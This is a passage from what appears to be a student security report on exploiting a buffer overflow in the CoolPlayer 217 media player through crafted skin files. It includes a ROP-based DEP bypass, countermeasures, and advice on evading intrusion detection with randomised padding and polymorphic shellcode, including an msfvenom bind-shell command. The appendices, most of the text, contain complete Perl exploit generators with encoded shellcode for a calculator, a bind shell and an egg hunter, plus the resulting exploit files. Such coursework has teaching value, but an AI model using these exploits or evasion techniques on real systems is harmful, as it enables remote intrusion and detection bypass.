0x77c1128a : "retn" |   {PAGE_EXECUTE_READ}
0x77c1128e : "retn" |   {PAGE_EXECUTE_READ}
0x77c112a6 : "retn" |   {PAGE_EXECUTE_READ}
0x77c112aa : "retn" |   {PAGE_EXECUTE_READ}
0x77c112ae : "retn" |   {PAGE_EXECUTE_READ}
0x77c12091 : "retn" |   {PAGE_EXECUTE_READ}
```

Figure 40: A snippet of "find.txt" showing that not all the addresses were appropriate to use due to being read only.

This address would be used as the first return in the exploit.

2.3.3 Creating Exploit

After an appropriate ROP chain had been identified and a RET address selected, the exploit could be developed. As with the earlier exploits, a special header had to be present in the file for the program to accept it. This was then followed by the same padding of 1045 “A” characters and then the address chosen above, “0x77c11110”, that would be loaded into the EIP after the padding. This was followed by the ROP chain and then a NOP slide and the calculator shellcode generated in section 2.2.2.5. The script was then run, and the exploit generated. It was loaded in the same way as the other exploits, and when imported the program closed and a calculator was launched, signifying a successful exploitation.

The full script used to generate the exploit as well as the exploit itself can be found in Appendix D.

3 Discussion

3.1 General Discussion

Examining the results of this report shows that CoolPlayer 217 is vulnerable to both a standard buffer overflow attack as well as a ROP chain attack. While it appeared some steps may have been taken to combat this with character filtering, this was only a small hurdle to overcome. The program could be exploited maliciously, allowing an attacker to operate a social engineering attack in which they trick users into loading in a specially crafted skin file that gives the attacker access to the user’s machine.

3.2 Countermeasures

3.2.1 Safer Programming

A few different countermeasures could be implemented at different stages. The first would have been creating the program in a way that was not so easily exploitable. This could be done by doing a length check of the skin file to stop the program loading in so much data from the file. Adding an appropriate length check could significantly cut down the amount of space an attacker would have to fit their shellcode, making it much more of a challenge or even impossible to exploit the program with a buffer overflow.

When programming, particularly with C, careful consideration needs to be given to the use of string-handling functions like “strcopy” and “strcat”. Neither of these functions respect the size of a buffer and will write past the limit of said buffer in passed large enough data (Synopsys, 2017).

Another method could be to use a different programming language. Languages like C allow a programmer to access memory directly which in turn can cause a program to be vulnerable to a buffer overflow. Languages like Java and Python have built in protection against these types of attacks making them typically more secure by default (Synopsys, 2017). This, of course, is not ideal for projects that have already been developed, however, it should be something that is kept in mind when deciding on a programming language to use for a project.

3.2.2 ASLR

Address Space Layout Randomization (ASLR) could also prevent this attack. This causes the Windows DLLs to have a different address every time the machine reboots. This makes exploitation a lot harder as an attacker will not know where functions in other DLLs are located. For example, the exploit developed in section 2.3 would not work is ASLR was enabled as the addresses called in the ROP chain could point towards something entirely different. To make use of this, the program would not be able to run on any Windows operating system before Windows Vista since this was the first version of Windows to support ASLR. While ASLR is a good feature, it does not fully prevent exploits as many exploits have been developed that bypass it. It also does not provide any alert of an attempted attack the way an Intrusion Detection System (IDS) would.

3.2.3 DEP

As mentioned in section 2.3, DEP in a counter measure introduced with Windows XP SP2 and Windows Server 2003 SP1. It allows parts of the stack to be marked as non-executable, making it much harder to develop exploits. DEP should be enabled in "AlwaysOn" mode, meaning every single process running on the machine will be protected. However, DEP is not perfect. Some older, 32-bit programs can conflict with DEP even when trying to execute normally. This is due to them being developed prior to DEP's deployment, meaning they were not developed with DEP in mind and sometimes will cross into areas that DEP protects. For this reason, there may be times certain programs needed to be opted out of DEP. Most programs developed since the introduction of DEP should not have any conflict issues.

As shown in section 2.3, DEP can be bypassed, however, there is no reason to have it disabled as it does make a program more complex and time consuming to exploit.

3.2.4 IDS

An IDS or Intrusion Prevention System (IPS) could also be used to counter a buffer overflow. A piece of software or hardware would monitor the network or individual host machines for buffer overflow attacks. Specific rules could also be implemented to detect already known buffer overflow attacks for software that perhaps cannot be updated due to compatibility issues or has no security patch available for the vulnerability. While IDS devices are not perfect by any means (see section 3.3) they should not be ignored as a way of catching low hanging fruit or detecting well known attacks.

3.3 Avoiding Intrusion Detection Systems

IDS devices come in many different shapes and sizes making it nearly impossible to present a single technique that will avoid them all. However, there are multiple techniques that can be employed to increase the chances of an exploit going undetected or appearing as normal activity (Timm, 2002).

3.3.1 String Matching

Many IDS devices rely on signatures to detect malicious activity. These signatures often use hardcoded strings when attempting to detect suspicious activity. This can be taken advantage of when developing exploits. For example, if a signature was developed for the exploit crafted in section 2.3.3, it may search for the long string of "A" characters at the start. By replacing these with random letters of the same length, a rule specifically searching for those "A" characters would not pick up the exploit.

This could also be applied to the NOP slide. The length of it could be randomly generated, within reason, to further avoid basic string-matching techniques. There would, of course, have to be a minimum amount in order for the shellcode to work, and a maximum amount to avoid taking up too much space, however, the number could be changed, even by a few values, to avoid any string matching searching for NOP slides of a certain length.

3.3.2 Polymorphic Shellcode

Another technique to avoid IDS detection is using polymorphic shellcode. Polymorphic shellcode achieves the same outcome as the regular shellcode used above (opening calculator or binding a shell) but by using different assembly instructions. This can be applied to the shellcode that was generated above very easily, simply by changing the encoder. The encoding technique Shikata Ga Nai (SGN) can be used instead of "alpha_upper". SGN is a "polymorphic XOR additive feedback encoder" that generates different shellcode every time it is run, (Miller, et al., 2019). SGN encoded version of the shellcode generated in section 2.3.3 could be created by running the following command:

```
msfvenom -p windows/shell_bind_tcp RHOST=192.168.0.5 LPORT=4444 -b '\x00\x0a\x0d\x2c\x3d' -e x86/shikata_ga_nai -v shell -f perl > shell_sgn.txt
```

This encoded could be used to replace the shellcode generated in section 2.3.3 and would achieve the exact same results. Every time the above command is run, the shellcode will look different but would do the same thing. This would make it much harder to detect by an IDS.

4 BIBLIOGRAPHY

Eeckhoutte, P. V., 2010. *Exploit writing tutorial part 8 : Win32 Egg Hunting.* [Online]
Available at: https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/
[Accessed 21 April 2021].

Miller, S., Reese, E. & Carr, N., 2019. *Shikata Ga Nai Encoder Still Going Strong.* [Online]
Available at: https://www.fireeye.com/blog/threat-research/2019/10/shikata-ga-nai-encoder-still-going-strong.html
[Accessed 31 March 2021].

Schofield , M. et al., 2018. *Data Exectuon Prevention.* [Online]
Available at: https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention
[Accessed 22 March 2021].

Synopsys, 2017. *How to detect, prevent, and mitigate buffer overflow attacks.* [Online]
Available at: https://www.synopsys.com/blogs/software-security/detect-prevent-and-mitigate-buffer-overflow-attacks/
[Accessed 1 April 2021].

Timm, K., 2002. *IDS Evasion Techniques and Tactics.* [Online]
Available at: https://community.broadcom.com/symantecenterprise/communities/community-home/librarydocuments/viewdocument?DocumentKey=ba77971f-f0c5-46f0-87bd-d9b1399a06be&CommunityKey=1ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68&tab=librarydocuments
[Accessed 31 March 2021].

APPENDICES

APPENDIX A - PROOF OF CONCEPT

Script - calc.pl

```
$file="calc.ini";
$header="[Coolplayer Skin]\nPlaylistSkin=";
$junk="A" x 1045;
$eip =pack('V',0x7C86467B);
$shell ="\x90"x10;

$shell .=
"\xdb\xcf\xd9\x74\x24\xf4\x5f\x57\x59\x49\x49\x49\x43\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x5a\x48" .
"\x4d\x52\x33\x30\x53\x30\x55\x50\x53\x50\x4c\x49\x4b\x55" .
"\x30\x31\x39\x50\x33\x54\x4c\x4b\x56\x30\x30\x30\x4c\x4b" .
"\x31\x42\x34\x4c\x4c\x4b\x46\x32\x42\x34\x4c\x4b\x52\x52" .
"\x31\x38\x34\x4f\x48\x37\x50\x4a\x51\x36\x36\x51\x4b\x4f" .
"\x4e\x4c\x37\x4c\x43\x51\x53\x4c\x33\x32\x36\x4c\x37\x50" .
"\x59\x51\x48\x4f\x44\x4d\x43\x31\x59\x57\x4b\x52\x5a\x52" .
"\x36\x32\x36\x37\x4c\x4b\x51\x42\x54\x50\x4c\x4b\x50\x4a" .
"\x47\x4c\x4c\x4b\x30\x4c\x32\x31\x32\x58\x4d\x33\x47\x38" .
"\x55\x51\x38\x51\x46\x31\x4c\x4b\x46\x39\x57\x50\x53\x31" .
"\x4e\x33\x4c\x4b\x30\x49\x52\x38\x4a\x43\x57\x4a\x30\x49" .
"\x4c\x4b\x30\x34\x4c\x4b\x53\x31\x38\x56\x36\x51\x4b\x4f" .
"\x4e\x4c\x39\x51\x48\x4f\x44\x4d\x53\x31\x49\x57\x36\x58" .
"\x4d\x30\x44\x35\x4b\x46\x55\x53\x53\x4d\x5a\x58\x37\x4b" .
"\x53\x4d\x36\x44\x42\x55\x4d\x34\x36\x38\x4c\x4b\x46\x38" .
"\x51\x34\x55\x51\x59\x43\x33\x56\x4c\x4b\x54\x4c\x50\x4b" .
"\x4c\x4b\x31\x48\x45\x4c\x53\x31\x59\x43\x4c\x4b\x45\x54" .
"\x4c\x4b\x53\x31\x58\x50\x4b\x39\x31\x54\x31\x34\x56\x44" .
"\x51\x4b\x51\x4b\x43\x51\x51\x49\x50\x5a\x36\x31\x4b\x4f" .
"\x4b\x50\x51\x4f\x51\x4f\x50\x5a\x4c\x4b\x42\x32\x5a\x4b" .
"\x4c\x4d\x51\x4d\x52\x4a\x55\x51\x4c\x4d\x4c\x45\x4e\x52" .
"\x53\x30\x53\x30\x53\x30\x56\x30\x53\x58\x36\x51\x4c\x4b" .
"\x32\x4f\x4c\x47\x4b\x4f\x4e\x35\x4f\x4b\x5a\x50\x4f\x45" .
"\x39\x32\x50\x56\x53\x58\x4f\x56\x5a\x35\x4f\x4d\x4d\x4d" .
"\x4b\x4f\x49\x45\x47\x4c\x45\x56\x33\x4c\x44\x4a\x4b\x30" .
"\x4b\x4b\x4b\x50\x53\x45\x33\x35\x4f\x4b\x50\x47\x52\x33" .
"\x34\x32\x32\x4f\x52\x4a\x55\x50\x50\x53\x4b\x4f\x59\x45" .
"\x45\x33\x33\x51\x32\x4c\x32\x43\x36\x4e\x35\x35\x44\x38" .
"\x45\x35\x35\x50\x41\x41";

$payload = $header.$junk.$eip.$shell;
open($FILE,">$file");
print$FILE $payload;
close($FILE);
```

Exploit - calc.ini

```
[Coolplayer Skin]
PlaylistSkin=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA{F†|□□□□□□□□□□ÛÏÙt$ô
_WYIIICCCCCCCQZVTX30VX4AP0A3HH0A00ABAABTAAQ2AB2BB0BBXP8ACJJIKLZHMR30S0UPSPLIK
U019P3TLKV000LK1B4LLKF2B4LKRR184OH7PJQ66QKONL7LCQSL326L7PYQHODMC1YWKRZR6267LK
QBTPLKPJGLLK0L212XM3G8UQ8QF1LKF9WPS1N3LK0IR8JCWJ0ILK04LKS18V6QKONL9QHODMS1IW6
XM0D5KFUSSMZX7KSM6DBUM468LKF8Q4UQYC3VLKTLPKLK1HELS1YCLKETLKS1XPK91T14VDQKQKCQ
QIPZ61KOKPQOQOPZLKB2ZKLMQMRJUQLMLENRS0S0S0V0SX6QLK2OLGKON5OKZPOE92PVSXOVZ5OMM
MKOIEGLEV3LDJK0KKKPSE35OKPGR3422ORJUPPSKOYEE33Q2L2C6N55D8E55PAA
```

APPENDIX B - PROOF OF CONCEPT ADVANCED

Script - shell.pl

```
$file="shell.ini";
$header="[Coolplayer Skin]\nPlaylistSkin=";
$junk="A" x 1045;
$eip =pack('V',0x7C86467B);
$shell ="\x90"x10;
$shell .= "\x89\xe1\xda\xc8\xd9\x71\xf4\x5e\x56\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b" .
"\x58\x4b\x32\x43\x30\x35\x50\x43\x30\x55\x30\x4b\x39\x4b" .
"\x55\x36\x51\x4f\x30\x45\x34\x4c\x4b\x30\x50\x50\x30\x4c" .
"\x4b\x50\x52\x54\x4c\x4c\x4b\x51\x42\x35\x44\x4c\x4b\x33" .
"\x42\x56\x48\x34\x4f\x58\x37\x51\x5a\x56\x46\x50\x31\x4b" .
"\x4f\x4e\x4c\x47\x4c\x53\x51\x43\x4c\x55\x52\x36\x4c\x47" .
"\x50\x4f\x31\x38\x4f\x54\x4d\x45\x51\x58\x47\x4d\x32\x5a" .
"\x52\x50\x52\x46\x37\x4c\x4b\x51\x42\x34\x50\x4c\x4b\x50" .
"\x4a\x37\x4c\x4c\x4b\x30\x4c\x34\x51\x34\x38\x4d\x33\x57" .
"\x38\x43\x31\x58\x51\x46\x31\x4c\x4b\x56\x39\x37\x50\x35" .
"\x51\x38\x53\x4c\x4b\x47\x39\x32\x38\x4b\x53\x46\x5a\x31" .
"\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x49\x46\x46\x51\x4b" .
"\x4f\x4e\x4c\x39\x51\x38\x4f\x44\x4d\x43\x31\x48\x47\x56" .
"\x58\x4d\x30\x43\x45\x4a\x56\x45\x53\x53\x4d\x4a\x58\x37" .
"\x4b\x53\x4d\x56\x44\x34\x35\x5a\x44\x50\x58\x4c\x4b\x30" .
"\x58\x57\x54\x45\x51\x39\x43\x45\x36\x4c\x4b\x34\x4c\x50" .
"\x4b\x4c\x4b\x30\x58\x45\x4c\x33\x31\x58\x53\x4c\x4b\x33" .
"\x34\x4c\x4b\x55\x51\x58\x50\x4d\x59\x31\x54\x51\x34\x56" .
"\x44\x51\x4b\x31\x4b\x43\x51\x46\x39\x51\x4a\x30\x51\x4b" .
"\x4f\x4b\x50\x31\x4f\x31\x4f\x50\x5a\x4c\x4b\x52\x32\x4a" .
```

```
"\x4b\x4c\x4d\x51\x4d\x55\x38\x56\x53\x46\x52\x33\x30\x35" .
"\x50\x55\x38\x53\x47\x32\x53\x46\x52\x51\x4f\x46\x34\x55" .
"\x38\x50\x4c\x43\x47\x37\x56\x43\x37\x4b\x4f\x48\x55\x48" .
"\x38\x4a\x30\x55\x51\x55\x50\x55\x50\x56\x49\x58\x44\x30" .
"\x54\x46\x30\x53\x58\x36\x49\x4d\x50\x32\x4b\x53\x30\x4b" .
"\x4f\x38\x55\x52\x4a\x33\x38\x30\x59\x56\x30\x4b\x52\x4b" .
"\x4d\x51\x50\x30\x50\x51\x50\x36\x30\x43\x58\x5a\x4a\x54" .
"\x4f\x49\x4f\x4d\x30\x4b\x4f\x38\x55\x4d\x47\x32\x48\x53" .
"\x32\x55\x50\x54\x51\x31\x4c\x4c\x49\x4a\x46\x43\x5a\x44" .
"\x50\x31\x46\x51\x47\x42\x48\x38\x42\x59\x4b\x57\x47\x43" .
"\x57\x4b\x4f\x49\x45\x56\x37\x52\x48\x48\x37\x4d\x39\x57" .
"\x48\x4b\x4f\x4b\x4f\x48\x55\x50\x57\x45\x38\x34\x34\x4a" .
"\x4c\x57\x4b\x4b\x51\x4b\x4f\x4e\x35\x51\x47\x4d\x47\x35" .
"\x38\x53\x45\x42\x4e\x50\x4d\x35\x31\x4b\x4f\x49\x45\x55" .
"\x38\x52\x43\x52\x4d\x43\x54\x35\x50\x4c\x49\x5a\x43\x31" .
"\x47\x46\x37\x36\x37\x50\x31\x4c\x36\x43\x5a\x34\x52\x46" .
"\x39\x36\x36\x4d\x32\x4b\x4d\x52\x46\x48\x47\x37\x34\x57" .
"\x54\x47\x4c\x33\x31\x35\x51\x4c\x4d\x47\x34\x47\x54\x44" .
"\x50\x48\x46\x45\x50\x37\x34\x36\x34\x30\x50\x36\x36\x56" .
"\x36\x36\x36\x31\x56\x30\x56\x50\x4e\x30\x56\x51\x46\x50" .
"\x53\x46\x36\x42\x48\x32\x59\x38\x4c\x57\x4f\x4b\x36\x4b" .
"\x4f\x39\x45\x4d\x59\x4b\x50\x30\x4e\x30\x56\x50\x46\x4b" .
"\x4f\x56\x50\x42\x48\x34\x48\x4d\x57\x45\x4d\x43\x50\x4b" .
"\x4f\x38\x55\x4f\x4b\x4a\x50\x58\x35\x59\x32\x31\x46\x35" .
"\x38\x59\x36\x5a\x35\x4f\x4d\x4d\x4d\x4b\x4f\x4e\x35\x57" .
"\x4c\x43\x36\x43\x4c\x55\x5a\x4b\x30\x4b\x4b\x4d\x30\x43" .
"\x45\x53\x35\x4f\x4b\x51\x57\x55\x43\x54\x32\x32\x4f\x42" .
"\x4a\x35\x50\x56\x33\x4b\x4f\x48\x55\x41\x41";



$payload = $header.$junk.$eip.$shell;
open($FILE,">$file");
print$FILE $payload;
close($FILE);
```

Exploit - shell.ini

```
[Coolplayer Skin]
PlaylistSkin=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA{F†|□□□□□□□□□□‰áÚÈÙq
ô^VYIIIICCCCCCQZVTX30VX4AP0A3HH0A00ABAABTAAQ2AB2BB0BBXP8ACJJIKLKXK2C05PC0U0K9
KU6QO0E4LK0PP0LKPRTLLKQB5DLK3BVH4OX7QZVFP1KONLGLSQCLUR6LGPO18OTMEQXGM2ZRPRF7L
KQB4PLKPJ7LLK0L4Q48M3W8C1XQF1LKV97P5Q8SLKG928KSFZ1YLKFTLKC1IFFQKONL9Q8ODMC1HG
```

```
VXM0CEJVESSMJX7KSMVD45ZDPXLK0XWTEQ9CE6LK4LPKLK0XEL31XSLK34LKUQXPMY1TQ4VDQK1KC
QF9QJ0QKOKP1O1OPZLKR2JKLMQMU8VSFR305PU8SG2SFRQOF4U8PLCG7VC7KOHUH8J0UQUPUPVIXD
0TF0SX6IMP2KS0KO8URJ380YV0KRKMQP0PQP60CXZJTOIOM0KO8UMG2HS2UPTQ1LLIJFCZDP1FQGB
H8BYKWGCWKOIEV7RHH7M9WHKOKOHUPWE844JLWKKQKON5QGMG58SEBNPM51KOIEU8RCRMCT5PLIZC
1GF767P1L6CZ4RF966M2KMRFHG74WTGL315QLMG4GTDPHFEP74640P66V6661V0VPN0VQFPSF6BH2
Y8LWOK6KO9EMYKP0N0VPFKOVPBH4HMWEMCPKO8UOKJPX5Y21F58Y6Z5OMMMKON5WLC6CLUZK0KKM0
CES5OKQWUCT22OBJ5PV3KOHUAA
```

APPENDIX C - EGG-HUNTING

Script - egg_hunter.pl

```
$file="egg_hunter_calc.ini";
$header="[Coolplayer Skin]\nPlaylistSkin=";
$junk="A" x 1045;
$eip =pack('V',0x7C86467B);
$nops ="\x90"x15;
$egghunting =
"\x89\xe5\xdb\xc2\xd9\x75\xf4\x5b\x53\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x55\x36\x4d" .
"\x51\x39\x5a\x4b\x4f\x34\x4f\x31\x52\x50\x52\x33\x5a\x55" .
"\x52\x31\x48\x38\x4d\x46\x4e\x57\x4c\x43\x35\x50\x5a\x53" .
"\x44\x5a\x4f\x4e\x58\x42\x57\x30\x30\x50\x30\x32\x54\x4c" .
"\x4b\x4b\x4a\x4e\x4f\x54\x35\x4a\x4a\x4e\x4f\x44\x35\x4b" .
"\x57\x4b\x4f\x4a\x47\x41\x41";

$nops2 ="\x90"x200;
$egg = "w00tw00t";
$shell =
"\xdb\xcf\xd9\x74\x24\xf4\x5f\x57\x59\x49\x49\x49\x43\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x5a\x48" .
"\x4d\x52\x33\x30\x53\x30\x55\x50\x53\x50\x4c\x49\x4b\x55" .
"\x30\x31\x39\x50\x33\x54\x4c\x4b\x56\x30\x30\x30\x4c\x4b" .
"\x31\x42\x34\x4c\x4c\x4b\x46\x32\x42\x34\x4c\x4b\x52\x52" .
"\x31\x38\x34\x4f\x48\x37\x50\x4a\x51\x36\x36\x51\x4b\x4f" .
"\x4e\x4c\x37\x4c\x43\x51\x53\x4c\x33\x32\x36\x4c\x37\x50" .
"\x59\x51\x48\x4f\x44\x4d\x43\x31\x59\x57\x4b\x52\x5a\x52" .
"\x36\x32\x36\x37\x4c\x4b\x51\x42\x54\x50\x4c\x4b\x50\x4a" .
"\x47\x4c\x4c\x4b\x30\x4c\x32\x31\x32\x58\x4d\x33\x47\x38" .
"\x55\x51\x38\x51\x46\x31\x4c\x4b\x46\x39\x57\x50\x53\x31" .
"\x4e\x33\x4c\x4b\x30\x49\x52\x38\x4a\x43\x57\x4a\x30\x49" .
"\x4c\x4b\x30\x34\x4c\x4b\x53\x31\x38\x56\x36\x51\x4b\x4f" .
"\x4e\x4c\x39\x51\x48\x4f\x44\x4d\x53\x31\x49\x57\x36\x58" .
"\x4d\x30\x44\x35\x4b\x46\x55\x53\x53\x4d\x5a\x58\x37\x4b" .
"\x53\x4d\x36\x44\x42\x55\x4d\x34\x36\x38\x4c\x4b\x46\x38" .
"\x51\x34\x55\x51\x59\x43\x33\x56\x4c\x4b\x54\x4c\x50\x4b" .
"\x4c\x4b\x31\x48\x45\x4c\x53\x31\x59\x43\x4c\x4b\x45\x54" .
"\x4c\x4b\x53\x31\x58\x50\x4b\x39\x31\x54\x31\x34\x56\x44" .
"\x51\x4b\x51\x4b\x43\x51\x51\x49\x50\x5a\x36\x31\x4b\x4f" .
"\x4b\x50\x51\x4f\x51\x4f\x50\x5a\x4c\x4b\x42\x32\x5a\x4b" .
```

```
"\x4c\x4d\x51\x4d\x52\x4a\x55\x51\x4c\x4d\x4c\x45\x4e\x52" .
"\x53\x30\x53\x30\x53\x30\x56\x30\x53\x58\x36\x51\x4c\x4b" .
"\x32\x4f\x4c\x47\x4b\x4f\x4e\x35\x4f\x4b\x5a\x50\x4f\x45" .
"\x39\x32\x50\x56\x53\x58\x4f\x56\x5a\x35\x4f\x4d\x4d\x4d" .
"\x4b\x4f\x49\x45\x47\x4c\x45\x56\x33\x4c\x44\x4a\x4b\x30" .
"\x4b\x4b\x4b\x50\x53\x45\x33\x35\x4f\x4b\x50\x47\x52\x33" .
"\x34\x32\x32\x4f\x52\x4a\x55\x50\x50\x53\x4b\x4f\x59\x45" .
"\x45\x33\x33\x51\x32\x4c\x32\x43\x36\x4e\x35\x35\x44\x38" .
"\x45\x35\x35\x50\x41\x41";

$payload = $header.$junk.$eip.$nops.$egghunting.$nops2.$egg.$shell;
open($FILE,">$file");
print$FILE $payload;
close($FILE);
```

Exploit - egg_hunter_calc.ini

```
[Coolplayer Skin]
PlaylistSkin=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA{F†|□□□□□□□□□□□□□□□‰
åÛÂÙuô[SYIIIICCCCCCQZVTX30VX4AP0A3HH0A00ABAABTAAQ2AB2BB0BBXP8ACJJIU6MQ9ZKO4O1
RPR3ZUR1H8MFNWLC5PZSDZONXBW00P02TLKKJNOT5JJNOD5KWKOJGAA□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
